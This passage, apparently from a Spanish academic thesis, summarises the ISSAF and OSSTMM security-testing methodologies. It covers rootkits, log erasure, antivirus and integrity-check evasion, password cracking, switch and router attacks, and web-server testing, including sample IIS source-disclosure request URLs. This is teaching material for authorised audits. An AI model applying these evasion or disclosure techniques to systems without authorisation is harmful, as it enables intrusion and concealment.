Root-kits	Root-kits le permitirá tener aún más poder que el administrador del sistema hace de un sistema. Podrá controlar completamente el sistema remoto. A menudo, los rootkits también permiten el ocultamiento de archivos, procesos y / o redes, al tiempo que permiten al individuo en control del rootkit detectar y usar esos recursos.
Capa IX: Cubriendo pistas	
Ocultar archivos	Ocultar archivos es importante si el evaluador de seguridad necesita ocultar las actividades que se han realizado hasta el momento. También es importante para ocultar las herramientas de modo que no sea necesario cargarlas en el servidor de destino cada vez.
Borrar registros	La importancia de esta etapa es fácil de entender, pero usualmente subestimada. Después de que un atacante ha comprometido con éxito un sistema, le gustará mantenerlo sin alertar al administrador, por razones obvias. Cuanto más tiempo el atacante permanezca en un sistema comprometido, mejores serán las posibilidades de que pueda alcanzar sus objetivos en la red.
Comprobación de la integridad de la derrota	En caso de que se implemente la comprobación de la integridad estática de sistemas como Tripwire, es difícil realizar cambios en el sistema. Sin embargo, si la implementación se realizó de forma incorrecta, por ejemplo, dejando el archivo con las firmas de los archivos y programas válidos en el mismo servidor, será posible modificar el sistema y volver a generar las firmas.
Derrota al antivirus	El enfoque de este paso en las pruebas de penetración es poder desactivar o derrotar software AV para que el evaluador pueda realizar actividades sin obstáculos y la posibilidad de

	reactivar el AV más tarde.
Fase III : Reportes, limpieza y destrucción de artefactos	
Presentación de Informes	• Informe verbal, se debe informar inmediatamente para asegurarse de que la organización es consciente de la identificación de un problema crítico. • Informes finales, informe escrito que describa los resultados detallados de las pruebas y revisiones con recomendaciones para mejorar, que debe contener, alcance del proyecto, herramientas que se utilizaron, fechas y duración de las pruebas, resultado de las pruebas, lista de las vulnerabilidades encontradas y lista de recomendaciones.
Limpiar y destruir Artefactos	Toda la información que se crea y / o se almacena en los sistemas probados debe ser eliminado de estos sistemas. Si por algún motivo no es posible desde un sistema remoto, todos estos archivos (con su ubicación) deben mencionarse en el informe técnico para que el personal técnico del cliente pueda eliminarlos después de que el informe haya sido recibido.

El Marco de evaluación de la seguridad de los sistemas de información (ISSAF) plantea cuatro Entornos de Aplicabilidad:

- Redes
- Host
- Aplicaciones web
- Bases de datos.

De estos entornos hemos tomado los parámetros que resultan de interés para el presente trabajo de grado.

Entornos de Aplicabilidad
Entorno de Aplicabilidad I: RED
Pruebas de Seguridad de Contraseña
Obtención de credenciales de autenticación

Describe el proceso de obtención de credenciales de autenticación durante el test de penetración o la auditoria de seguridad, que difiere dependiendo del tipo de escenario: bajo privilegio para red remoto, red local y local host de igual manera que alto privilegio para red remoto, red local y local host. Si los privilegios son altos o bajos dependen del tipo de análisis o como el tipo de aplicación que se prueba. ISSAF ofrece un diagrama de flujo que muestra los ataques posibles para las pruebas potenciales en busca de contraseñas o información confidencial que se puede usar para obtener acceso a un sistema.

- **Obtención de credenciales de autenticación de bajo privilegio en la red en un test de penetración externo**, En esta evaluación el probador de penetración generalmente solo tiene una conexión a Internet. El riesgo de intrusos externos es la principal preocupación, por lo que el probador de penetración procede como un intruso, ISSAF presenta un diagrama de flujo para la recopilación de información sobre las contraseñas y cómo obtenerlas desde el exterior. En esta evaluación se encuentra como barrera los cortafuegos y las listas de control de acceso (ACL) basadas en la dirección IP, que restringen quién puede intentar autenticarse utilizando contraseñas para un servicio determinado.
- **Obtención de credenciales de autenticación de bajo privilegio en la red en un test de penetración interno,** Si la principal preocupación son las personas con algún tipo de acceso interno, que puede ir desde los visitantes que llevan una computadora portátil sin cuentas en el sistema interno, a los empleados con bajo nivel de acceso o de entrada. Se Describe el proceso de obtención de diferentes tipos de contraseñas de uso común, desde la perspectiva de un interno con privilegios bajos en el sistema.
- **Obtención de credenciales de autenticación de bajo privilegio en un host local en un test de penetración externo,** En general, cuando alguien tiene acceso físico al host local, el juego termina, porque generalmente hay una o más maneras de obtener toda la información del sistema. En esta sección se aplica principalmente a los empleados que desean recopilar credenciales de autenticación local por algún motivo, pero no tienen derechos administrativos para la máquina local por lo cual se describe el proceso de obtención de diferentes tipos de contraseñas de uso común desde la máquina local, desde la perspectiva de un interno con privilegios bajos en el sistema.
- **Obtención de credenciales de autenticación de alto privilegio en una red como un administrador externo,** En este escenario, lo más probable es que el "atacante" sea un auditor, que ya tenga algún tipo de nivel de acceso administrativo al sistema remoto, Excepto el posible caso de conexiones SSH, en que el acceso administrativo es a algún tipo de herramienta de control o configuración (para servidores, enrutadores, etc.) y que no permite la ejecución directa de comandos. Debido a la naturaleza remota del ataque, el uso de sniffers no es factible para recopilar las credenciales disponibles desde la herramienta de control / configuración

remota.

- **Obtención de credenciales de autenticación de alto privilegio en una red como un administrador interno,** En este escenario permite el control total de la red a nivel de LAN, lo que significa que el atacante o el auditor puede aplicar TODAS las técnicas descritas anteriormente (incluida la instalación del sniffer de red) para recopilar credenciales de autenticación con una proporción de éxito muy alta, para recopilar las credenciales disponibles de la red y los servidores**.**
- **Obtención de credenciales de autenticación de alto privilegio en un local host como un administrador,** En este caso las credenciales de autenticación se reúnen en el host local, que tiene privilegios administrativos. Nada puede evitar que el atacante / auditor obtenga todas las credenciales disponibles en el sistema.

Cracking de contraseña encriptado /hash

ISSAF recomienda tener en cuenta que este documento presenta herramientas y técnicas válidas en el momento de redactar del mismo, pero dada la rápida evolución del software y el mundo relacionado con la seguridad, se recomienda complementar siempre este documento con búsquedas en Internet. Si bien las técnicas explicadas aquí probablemente seguirán siendo válidas durante algunos años, las herramientas y los detalles evolucionan rápidamente, por lo tanto, utilice los motores de búsqueda y no se pierda las últimas noticias de última hora.
Considerar:

Tipos de contraseña:

- Contraseñas en texto claro: la contraseña se almacena o se envía sin modificarse, estas no necesitan ser cracker
- Contraseñas ofuscadas: la contraseña se almacena o se envía después de una trasformación más o menos compleja, donde la transformación es reversible.
- Contraseñas cifradas: la contraseña es encriptada al cambiar el formato de la contraseña que se puede desencriptar aplicando todas las operaciones matemáticas o lógicas de manera ordenada.
- Contraseñas hash: no se posee la contraseña sino el resumen del texto equivalente al texto por lo cual es inviable obtener la contraseña en texto claro a partir del hash por lo cual el hacker opta por formar secuencias de caracteres para sacar el resumen de las mismas para ser comparada.
- Contraseña salada: es una contraseña a la cual se a agrega componentes aleatorios al texto plano durante el proceso de cifrado o hashing, lo que hace que sea más difícil recuperar el texto al producir varias variantes diferentes de texto de cifrado, dependiendo de la aleatoriedad de la sal añadida.

Algoritmos, Algoritmos Públicos Y Propietarios

Es importante saber qué algoritmo se ha utilizado para una contraseña determinada a fin de identificar la herramienta de cracking adecuada. El saber desde qué aplicación / sistema vino ese texto de cifrado, generalmente puede buscar información sobre el algoritmo utilizado en Internet o la documentación de la aplicación / sistema en sí.

Matemáticas:

Todos los diferentes algoritmos de cifrado y hashing son al final el resultado de la aplicación de las matemáticas por lo cual se utilizan diferentes tipos de funciones matemáticas para operar con la contraseña de texto claro (generalmente convertida en números para un fácil manejo por las computadoras, como la representación binaria del código ASCII) para producir después de una serie de pasos la versión encriptada o el hash correspondiente.

Tablas de Arco Iris y Cracking del Arco Iris

Con la llegada del concepto de precomputar se generó todos los textos de

cifrado dados para todos los textos claros posibles para determinado algoritmo). De esta manera, que se puede generar una tabla con todos los textos sin formato y sus textos de cifrado correspondientes, tabla que se denomina en la actualidad una "Tabla Arco Iris". Por lo que no es necesario crear hashes nuevamente durante el proceso de descifrado de contraseñas, basta con analizar la tabla en busca de cualquier texto de cifrado dado y, cuando se encuentre, leer la siguiente columna para ver cuál es el texto sin formato asociado. Este proceso se conoce como "Rainbow Cracking" o "Instant Cracking".

Procedimiento propuesto por ISSAF para craquear contraseñas:

- Seleccione la herramienta adecuada para descifrar contraseñas según el algoritmo de encriptación / hash en uso.
- Organice la combinación de ID de usuario + cifrado / hash en un formato adecuado para la herramienta de descifrado de contraseñas que se utilizará.
- Si las tablas de arcoíris no están disponibles, utilice un ataque de diccionario completo en la lista de contraseñas cifradas / hash.
- Si las tablas de arco iris no están disponibles, defina el alcance de un ataque de fuerza bruta e impleméntelo.
- Haga una tabla de búsqueda de arco iris para las contraseñas cifradas / hash.

ISSAF propone un conjunto de herramientas que se pueden utilizar para el craqueo de contraseña.
Entre las herramientas propuestas están LC5, Cain, John the Ripper, Lepton's Crack,

Estrategias de craqueo
La estrategia depende del problema que se enfrente y de los recursos. Después de familiarizarse con las técnicas presentadas por ISSAF, se debería poder definir una estrategia adecuada para cada caso específico. Una estrategia genérica de descifrado de contraseñas se divide en 4 pasos.

- **Obtener información**
- **Investigación**
- **Diccionarios**
- **Construcción de táctica de craqueo**

Evaluación de la Seguridad del Switch

Con el fin de realizar una prueba de seguridad integral, es importante tomar el concepto de seguridad en el último paso y garantizar la prueba completa de los switches y la capa 2 en la red. Un agujero es suficiente para exponer la seguridad de la LAN corporativa. Un atacante no necesita atacar la capa superior si la capa inferior puede darle acceso.

Para la evaluación de la seguridad del Switch ISSAF propone seguir el siguiente proceso:

1. **Evaluar la seguridad general del switch,** se identificar la interfaz de administración de Switch ip, se prueba la conexión telnet y HTTP del switch, identificar función del switch, entre otros.
2. **Evaluar la seguridad de los puertos**, probar el contenido de memoria de las direcciones (CAM) de seguridad y probar el puerto de control de difusión
3. **Evalúe los Ataques de Salto de Vlan,** probar el ataque de saltos de VLAN por conmutación de spoofing y por doble encapsulación
4. **Evaluar Ataques Privados de Vlan,** realizar un bypass a una LAN privada mediante el a un ataque al proxy de la capa 2.
5. **Ataques de Árbol de Expansión,**
6. **Dhcp "Inanición" ,** El atacante realiza la solicitud DHCP a través del cable, pero sin enviar la versión DHCP. Con el fin de que el dominio complete las direcciones IP disponibles.
7. **Ataques del Protocolo de Detección de Cisco (CDP),** CDP es un protocolo de capa 2 utilizado por los routers de Cisco para descubrirse en el mismo enlace (segmento).
8. **Ataques VTP,** El VLAN Trunking Protocol (VTP) se utiliza para distribuir la configuración de Vlan entre switches.
9. **Identificación de Vulnerabilidades y Penetración de Objetivos**, aplicando la metodología penetración de issaf

Evaluación de la Seguridad del Router

Una vulnerabilidad sobre el dispositivo de enrutamiento puede comprometer todo el tráfico de la red, puesto que los dispositivos de enrutamiento se utilizan para dirigir el tráfico de red y cualquier router se puede utilizar para manipular el tráfico de red. Por lo cual ISSAF tiene como objetivo evaluar la seguridad de enrutador de extremo a extremo con el conocimiento de destino y o no, proporcionar un punto de referencia para la evaluación y contramedidas a las debilidades encontradas para lo que se debe de comprender el entorno de la organización a nivel de arquitectura o ubicación física además de comprender conocimiento de fundamentos y protocolos de enrutamiento. La seguridad del router se evalúa mediante el proceso:

- Identificación del enrutador , identificación del nombre, explorar los puertos, identificación del sistema operativo, análisis de protocolo y pruebas de fuga de paquetes
- Evaluar problemas comunes en: configuraciones, conexiones VTY / TTY, conexiones HTTP, TFTP, Finger, Cisco Discovery Protocol (CDP), protocolo de tiempo de red (NTP), acceso al puerto de consola, seguridad de la contraseña, enrutamiento de fuentes sueltas y estrictas, spoofing de IP, entre otros.
- Evaluar protocolos de enrutamiento: Exploración Autónoma del Sistema, RIP (Protocolo de información del enrutador), Abrir la ruta más corta primero (OSPF), Protocolo de puerta de enlace de frontera (BGP), IRDP, IGRP y EIGRP (Descubrimiento)

Evaluar ataques de denegación de servicio

Evaluación de la Seguridad del Sistema de Detección de Intrusión

Las redes son vulnerables a los ataques contra los cuales un firewall solo puede no ser suficiente. Un sistema de detección de intrusos (IDS) proporciona una capa adicional de protección a un firewall. Un IDS o un sistema de detección de intrusos recopilan información de una variedad de sistemas y fuentes de red y analiza la información para detectar signos de intrusión. Metodología de Evaluación de la Seguridad del Sistema de Detección de Intrusión:

- Recolección de información mediante métodos pasivos y métodos activos, recopilación pasiva de información es un método para obtener información sobre la empresa / organización específica a través de métodos no activos, incluida la ingeniería social. La información necesaria se puede obtener mediante el uso de fuentes públicas regulares de información, como motores de búsqueda, whois consultas, puestos USENET, listas de correo y otras fuentes.

- La recopilación de información activa es un método para obtener información sobre la empresa / organización específica mediante el uso de herramientas activas, en este método se realiza : identificación del sistema de intrusos, Identificar la estación de gestión y centralizar el sistema de registro, Identificar las vulnerabilidades específicas de los productos, Asignación de red, Identificación de Vulnerabilidad, Penetración, Obtención de acceso y privilegios Escalada, Enumerar más , Mantener el acceso , Cubriendo las pistas, Auditoría, Informes. La mayoría de los pasos se deben de consultar de la metodología de penetración de ISSAF.

Entorno De Aplicabilidad II: HOST

Evaluación de la Seguridad del Sistema Unix / Linux

Los sistemas UNIX son atacados con más frecuencia que el sistema Windows, debido a que son open source por lo que se encuentran más bugs en el código fuente y se explotan, pero a que a su vez hace que el código abierto sea seguro ya que el código fuente es muchas veces más probado y donde los administradores de UNIX son más conscientes de la seguridad y los parches del sistema se liberan tan pronto como se libera el error. Además de la disponibilidad, debido a que hay más cajas GNU Linux y UNIX conectadas a Internet.

No hay procedimientos metódicos para obtener acceso root a un sistema. Sin embargo, ISSAF ofrece una idea o guía básica como esta:
1. Identificar los hosts en directo

2. Identificar puertos y servicios

3. Procedimiento de enumeración

- Identificar Usuarios
- Identificar cuentas de correo electrónico
- Identificar a los administradores
- Identificar redes y dominios

4. Examinar Protocolos Comunes (para la probable operación futura de canales encubiertos)

5. Examinar Unix

Evaluación de la Seguridad del Sistema Windows

Al evaluar la seguridad del sistema Windows se busca: comprender los problemas de seguridad de Windows y protegerlos, obtener acceso y escalamiento de privilegio, ir más allá de la raíz y extender el ataque, mediante el seguimiento de un enfoque estructurado para la penetración del sistema Windows, por medio del proceso de :

- Recolectar información
- Mapeo de redes
- Identificación de vulnerabilidades
- Penetración
- Acceso y escalamiento de privilegios
- Enumeración
- Mantenimiento del acceso
- Cubrimiento de pistas
- Auditoria
- Presentación de informes
- Limpieza y destrucción de artefactos

Metodología de penetración de issaf. En esta fase issaf nos provee de pruebas que se pueden realizar en cada fase de la prueba de penetración para evaluar la seguridad de un sistema Windows.

Evaluación de Seguridad del Servidor Web

En ISSAF las pruebas de seguridad de un IIS (Servidor de información de internet) o servidor web se pueden dividir en tres categorías principales:

- Divulgación de información

➢ ASP :: $ DATA BUG, Ocurre debido a un error en la forma en que IIS analiza los archivos. Una solicitud de tricker permite mostrar el contenido de los archivos del lado del servidor. Al escribir por ejemplo http://www.target.com/default.asp::$DATA en su navegador, se mostrará el código fuente del archivo default.asp en su navegador.

➢ ASP DOT BUG, al agregar uno o más puntos al final de la URL. http://www.target.com/products.asp. El IIS no podría manejar bien esta solicitud y revelará el código fuente.

➢ + .HTR ERROR, Revela el código fuente dando + .htr al final de la solicitud.

http://www.target.com/abc.asp+.htr

Entre otros.

- Desbordamiento de búfer
  - DoS, la vulnerabilidad en IIS 5.0 e IIS 5.1 puede llevar a la denegación de servicio y lo peor es que será remota y hará que el servidor se reinicie.
- Trasversal del sistema de archivos.
  - Doble Decode File Syetem Transfer, los caracteres hexadecimales doblemente codificados también permitían que se construyeran solicitudes HTTP que escapaban de las verificaciones de seguridad normales de IIS y permitían el acceso a recursos fuera de Webroot.

Entornos De Aplicabilidad III: SEGURIDAD DE APLICACIONES

Evaluación De Seguridad De La Aplicación Web

Se busca vulnerar la seguridad de una aplicación web con el fin de obtener el acceso de la máquina remota, para reunir las credenciales disponibles de la red y de los servidores. ISSAF propone de la siguiente metodología para evaluar la seguridad de la aplicación web:

- **Identificación Del Proveedor Y La Versión Del Servidor Web**, es el primer paso al realizar la evaluación de aplicaciones web Identificación **Del Proveedor Y La Versión Del Servidor Web - Banner Grabbing,** Para determinar un servidor web manualmente, se debe comprobar el encabezado de respuesta del servidor.
- **Identificar El Proveedor Y La Versión De Web Server - Utilizando Herramientas Automatizadas**
- **Identificar El Proveedor Y La Versión Del Servidor Web - Utilizando Archivos Predeterminados,** servidor expone directorios y páginas predeterminados al realizar una instalación predeterminada. Existen dos métodos para comprobar la existencia de estos archivos y directorios predeterminados, búsqueda manual y herramienta automatizada.
- **Identificar El Proveedor Y La Versión Del Servidor Web - Determinando La Extensión De Las Páginas Web En El Servidor Web**, Es importante comprobar las extensiones de las páginas web en el servidor web, puesto que las extensiones proporcionan pistas vitales para determinar el servidor Web y el SO subyacente.
- **Identificación Del Proveedor Y La Versión Del Servidor De Bases De Datos - Por Error**, Para almacenar datos, una aplicación web también puede utilizar un servidor de base de datos. Es importante determinar el nombre y la versión exactos del servidor de base de datos si está siendo utilizado por la aplicación.
- **Identificación Del Servidor De Aplicaciones,** Es importante determinar el servidor de aplicaciones que se ejecuta en una máquina remota.
- **Identificación De La Estructura Del Directorio De Servidores Web**, Una

vez que se ha completado la detección del servidor web y los módulos en el servidor web, el siguiente paso es determinar la estructura del directorio en el servidor.

- **Copiar Sitio Web,** Copiar todo el sitio Web y probarlo por vulnerabilidades es un método muy conveniente para evaluar diversas amenazas que incluyen buscar una palabra clave en particular, buscar correos electrónicos válidos, enlaces externos, etc.
- **Prueba Ver Errores De Origen,** el origen de cada página al escanear puede ofrecer mucha información. Un origen de página puede contener la siguiente información: Nombres de usuario, Contraseña predeterminada, Dirección de correo electrónico, Información de redirección automática, Compruebe HTTP-EQUIP para auto direccionamiento, Enlaces externos
- **Interfaz De Puerta Común De Prueba,** ataque se conoce como ataque CGI. Al utilizar este ataque, una víctima puede verse obligada a revelar archivos y directorios con un simple comando "GET" y ejecutar comandos remotos que deshabilitarán los controles de acceso
- Prueba de directorio transversal
- **Pruebas de problemas específicos del producto,** determinado ya el servidor web en el que se ejecuta la aplicación web y los módulos en el servidor web, se puede explotar el servidor web o los módulos que se ejecutan en él para obtener acceso a la máquina remota.
- **Ataques HTTPS,** HTTPS es HTTP seguro encripta los datos en tránsito de un cliente a otro, protegiéndolo de escucha y proporcionando privacidad a los datos de los usuarios. Se busca fallas en las implementaciones de SSL como el mod_ssl de Apache y el código OpenSSL que pueden permitir que un atacante cause una denegación de servicio o la ejecución remota de código en el servidor con privilegios daemon.
- **Ataques por fuerza bruta,** Se utiliza con el fin de adivinar nombre de usuario y la contraseña de cualquier usuario.
- **Comprobación de directorios que no se mapean en la página,** los administradores mantienen directorios llamados / tmp, / src, / abc, / xyz, / bkup del código fuente de la aplicación o para algún propósito de copia de seguridad sin vincularlos a la aplicación web. Es bueno verificar esos directorios con el fin de buscar fugas de información
- **Prueba de parámetros inválidos,** La creación de secuencias de comandos entre sitios es la capacidad de un atacante para hacer que un servidor web envíe una página al navegador de la víctima que contiene un script malicioso y / o HTML de la elección del atacante.
- **Manipulación de URL,** Los usuarios pueden manipular fácilmente los valores de cadena de consulta pasados por HTTP GET de cliente a servidor porque se muestran en la barra de direcciones URL del navegador.
- **Identificación de vulnerabilidades**, Los servidores web tienen diferentes vulnerabilidades con nuevas vulnerabilidades que se descubren todos los

días. Es necesario verificar todas estas vulnerabilidades después de determinar el servidor web de destino.

- **Validación de entrada,** Las aplicaciones web deben validar todas y cada una de las solicitudes de entrada del usuario. Esto significa que primero deben verificarse el tipo de datos y los valores correspondientes antes de que las aplicaciones web sirvan los datos al cliente.

Prueba de Inyección SQL, inyección SQL es una técnica que permite a un atacante crear o modificar comandos SQL existentes (mediante el uso de algunos símbolos especiales) para obtener acceso a datos importantes o incluso la capacidad de ejecutar comandos de nivel del sistema en el servidor

OSSTMM v 3.0
Open Source Security Testing Methodology Manual

INTRODUCCION

Representa un estándar de referencia imprescindible, para todo aquel que quiera llevar a cabo un **testeo de seguridad** en forma ordenada y con calidad profesional. Esta metodología está desarrollada por la organización **ISECOM (Institute for Security and Open Methodologies),** una organización abierta y colaborativa que se basa en la investigación en seguridad informática fundada en Enero del 2001. Su objetivo es proporcionar concienciación en seguridad, investigar, proveer de certificaciones e integridad de negocio.

Su principal proyecto es la guía **OSSTMM (Open Source Security Testing Methodology, Manual de la Metodología Abierta de Testeo de Seguridad).** A largo de los años se ha convertido en un **estándar**. Uno de sus principales puntos a favor es que tiene una visión global del concepto de la seguridad y no se centra en porciones independientes de esta como si hacen otras metodologías

OBJETIVO

Ser una herramienta directa para la implementación y documentación de una prueba de seguridad. El uso exitoso del OSSTMM muestra una medición real de la seguridad y los controles. El objetivo de esta metodología es de poder responder las preguntas del **STAR (*Security Test Audit Report*)**[10] , que traducido al español seria Informe de auditoría de prueba de seguridad**.** Son unas preguntas que ayudan tanto al auditor como al cliente a entender mejor el estado actual de la seguridad.

DEFINICIÓN DE UN TEST DE SEGURIDAD

Se establecen 7 pasos para definir correctamente una prueba de seguridad:

1. Definir qué quiere proteger. Estos son los activos. Los mecanismos de protección para estos activos son los controles que pondrá a prueba para identificar Limitaciones.
2. Identificar el área alrededor de los activos que incluye los mecanismos de protección y los procesos o servicios construidos alrededor de los activos. Aquí es donde tendrá lugar la interacción con los activos. Esta es tu zona de compromiso.
3. Definir todo lo que está fuera de la zona de compromiso que necesita para mantener sus activos operativos. Esto puede incluir cosas que es posible que no pueda influir directamente como la electricidad, la comida, el agua, el aire, el suelo estable, la información, la legislación, las regulaciones y cosas con las que pueda trabajar, como sequedad, calidez, frescura, claridad, contratistas, colegas. , marca, asociaciones, y así sucesivamente. También cuenta lo que mantiene la infraestructura operativa como procesos, protocolos y recursos continuados. Este es su alcance de prueba.
4. Definir como el alcance interactúa dentro y fuera. Compartimentar los activos y la dirección desde la que se interactúa con y hacia ellos: dentro-fuera, fuera-dentro, dentro-dentro, fuera-fuera, desde el Departamento A hacia el B... Estos son los vectores. Cada vector debería ser de forma ideal un test separado para proteger cada test por separado y de corta duración, antes de que pudiera

incidir demasiado en cambios dentro del entorno de trabajo.

5. Identificar qué equipo se necesitará para cada prueba. Dentro de cada vector, las interacciones pueden ocurrir en varios niveles. Estos niveles pueden clasificarse de muchas maneras, sin embargo, aquí se han clasificado por función como cinco canales. Los canales son humanos, físicos, inalámbricos, de telecomunicaciones y redes de datos. Cada canal debe probarse por separado para cada vector.
6. Determinar qué información desea aprender de la prueba. ¿Estará probando las interacciones con los activos o también la respuesta de las medidas de seguridad activas? El tipo de prueba debe definirse individualmente para cada prueba, sin embargo, hay seis tipos comunes identificados aquí como Persiana, Doble Persiana, Caja Gris, Caja Doble Gris, Tándem e Inversión.
7. Asegurarse de que la prueba de seguridad que ha definido cumpla con las Reglas de compromiso, una guía para asegurar el proceso para una prueba de seguridad adecuada sin crear malentendidos, conceptos erróneos o falsas expectativas.

VENTAJAS

Realizar una auditoría OSSTMM asegura lo siguiente:

- Se han realizado las pruebas de forma exhaustiva.
- Las pruebas incluyen todos los ámbitos necesarios.
- Los resultados pueden medirse de forma cuantitativa.
- Los resultados son consistentes y se pueden repetir

TIPOS DE AUDITORIAS

Es importante antes de comenzar un proyecto de estas características que haya quedado bien claro y definido cuál será el tipo de la auditoria que se va a realizar, puesto que cada una de ellas es capaz de generar una serie de resultados. La metodología propone distintos tipos de auditoría en función de las necesidades del cliente: **Hacking Ético, Caja Negra, Caja Gris, Caja blanca, Tándem, Inversión.**

ALCANCE

El alcance comprende 3 clases posibles de actuación e interacción, de las cuales hay cinco canales como se puede ver en la siguiente imagen.

Clases: Las clases son de designaciones oficiales actualmente en uso en la industria de la seguridad, el gobierno y el ejército. Las clases se usan para definir un área de estudio, investigación u operación:
COMSEC (Communications Security) Seguridad de las Comunicaciones**, PHYSSEC (Physical Security)** Seguridad Física**, y SPECSEC (Spectrum Security)** Seguridad del Espectro**.**
Canales: Los Canales son los medios específicos para interactuar con los activos. Esta metodología evalúa la seguridad desde todos los puntos de vista por medio de 5 canales: **canales de seguridad física, humana, inalámbrica de espectro completo, de Telecomunicaciones y Redes de Datos.**

CLASE	CANAL	DESCRIPCION
Seguridad física (PHYSSEC)	Humano	Comprende el elemento humano de la comunicación donde la interacción es física o psicológica.
	Físico	Pruebas de seguridad física donde el canal es de naturaleza física y no electrónica. Comprende el elemento tangible de seguridad donde la interacción requiere esfuerzo físico o un transmisor de energía para manipular.
Seguridad del espectro (SPECSEC)	inalámbrico	Comprende todas las comunicaciones electrónicas, señales y emanaciones que tienen lugar sobre el espectro electromagnético conocido. Esto incluye ELSEC como comunicaciones electrónicas, SIGSEC como señales y EMSEC, que son emanaciones sin ataduras por cables.
Seguridad de Comunicaciones (COMSEC)	Telecomunicaciones	Comprende todas las redes de telecomunicaciones, digitales o analógicas, donde la interacción se lleva a cabo a través de líneas telefónicas establecidas o líneas telefónicas similares.
	Redes de datos	Comprende todos los sistemas electrónicos y redes de datos donde la interacción se lleva a cabo a través de líneas establecidas de cable y red cableada.

Ilustración: Ámbitos de actuación de la metodología OSSTMM

INFORME DE AUDITORÍA DE PRUEBA DE SEGURIDAD (STAR)

Para medir tanto la minuciosidad de la prueba como la seguridad del objetivo, el uso de esta metodología debe concluir con el Informe de auditoría de prueba de seguridad (STAR), disponible en este manual o en el sitio web de ISECOM.
STAR requiere la siguiente información:

Ilustración : Contenido básico de un informe OSSTMM

METRICAS OPERATIVAS DE SEGURIDAD

En OSSTMM las **métricas** se usan para **medir el grado de seguridad** de los activos de una organización. En el argot de esta metodología, se usan unos patrones denominados **RAV** (Risk Assesment Values) Valores de Evaluación de Riesgos.
El **RAV** es una escala de medida en función de la superficie de ataque. Este nos permite determinar cuanta parte de la superficie está expuesta. La información de cada uno de los canales auditados se encuentra resumida en el **RAV**, que no es nada más que los controles y las limitaciones.

Es muy importante destacar que esta puntuación del estado de seguridad, llamada Seguridad Actual según la metodología, es calculada para un **alcance**, un **canal** y un **vector**. Si cualquiera de estos tres valores cambia la puntuación que se obtenga es otra distinta. Para poder calcular la puntuación la organización de ISECOM pone a disposición de los auditores una **hoja de Excel** en donde se calcula de forma automática el **valor del estado de seguridad** actual en base a los datos que recibe, tomando en cuenta las recomendaciones que dicta la metodología para ponderar por separado cada uno de los ítems por los que está compuesto.

Los valores que hay que rellenar se clasifican en los tres grupos siguientes:

- **Seguridad Operacional:** Se refiere a la identificación del número puntos de interacción con el objetivo.
- **Controles:** Los controles de seguridad encargados de que la interacción se realice de una forma segura.
- **Fallos:** Son los fallos de seguridad que se han detectado.

Dentro de la *Seguridad Operacional* los puntos de interacción se clasifican de la siguiente manera:

- **Visibilidad:** El número de objetivos en el alcance los cuales tienen alguna posible interacción.
- **Acceso:** El número de interacciones de cada objetivo.
- **Trust:** Número de interacciones entre los propios sistemas objetivo (ej. un servidor de aplicaciones interactuando con otro sistema que aloja la BBDD).

Existen 10 tipos distintos de *Controles* que son los siguientes:

- **Autenticación:** Punto en el que una autenticación por parte del cliente del servicio es necesaria.
- **Integridad:** Puntos donde el flujo de información que interactúa no puede ser interrumpido o modificado.
- **Alarma:** Puntos en donde se genera una alerta cuando se detecta alguna actividad no autorizada.

Por último los *Fallos de Seguridad* se pueden clasificar de la siguiente forma:

- **Vulnerabilidad:** Un error que permite el acceso a información o puede denegar esta.
- **Debilidad:** Un error en cualquiera de los siguientes controles: Autenticación, Compensación, Subyugación, Continuidad o Poder de Recuperación (ej. Contraseña por defecto del fabricante sin cambiar).
- **Preocupación:** Un error en cualquiera de los siguientes controles: No-Repudio, Confidencialidad, Privacidad, Integridad o Alarma.
- **Exposición:** Acciones que provocan la visibilidad del objetivo de forma directa o indirecta.
- **Anomalía:** Cuando no se puede entender parte o la totalidad del sistema objetivo (muchas veces una situación anómala es la antesala de un fallo de seguridad mayor).
- **Compensación:** Métodos utilizados para exigir la responsabilidad y asegurar compensación por todos los activos dentro del alcance (ej. Aviso de prohibido el paso, solo acceso a personal autorizado)
- **Subyugación:** Puntos en donde el usuario tiene la opción de elegir entre dos métodos, siendo uno de ellos seguro y el otro no (HTTP vs HTTPS).
- **Continuidad:** Puntos en donde no es posible que cese la continuidad de la actividad o servicio prestado (ej. Balanceadores de Carga).
- **Poder de Recuperación:** Puntos en donde si falla algo no desencadena un fallo en cadena (ej. Si el servidor de aplicaciones no puede conectar con la BBDD de usuarios, que no deje autenticarse a todo el mundo con la contraseña errónea).
- **No-Repudio:** Cada instancia en la que haya un mecanismo de no-repudio de tal manera que no pueda decir un tercero que no ha sido quien ha realizado la interacción si realmente si ha sido.
- **Confidencialidad:** Puntos en donde se mantiene la confidencialidad de información sensible (ej. Criptografía).
- **Privacidad:** Se mantiene la privacidad entre ambas partes.

Fórmula de seguridad operacional

El RAV se deriva de tres categorías definidas dentro del alcance: Seguridad Operacional, Controles y Limitaciones. Para comenzar, primero debemos agregar y asociar toda nuestra información de entrada a las categorías apropiadas para cada variable de entrada.
La ecuación RAV requiere que a cada una de las categorías se le asigne un valor base logarítmico para escalar los tres factores de Seguridad real de acuerdo con el alcance.

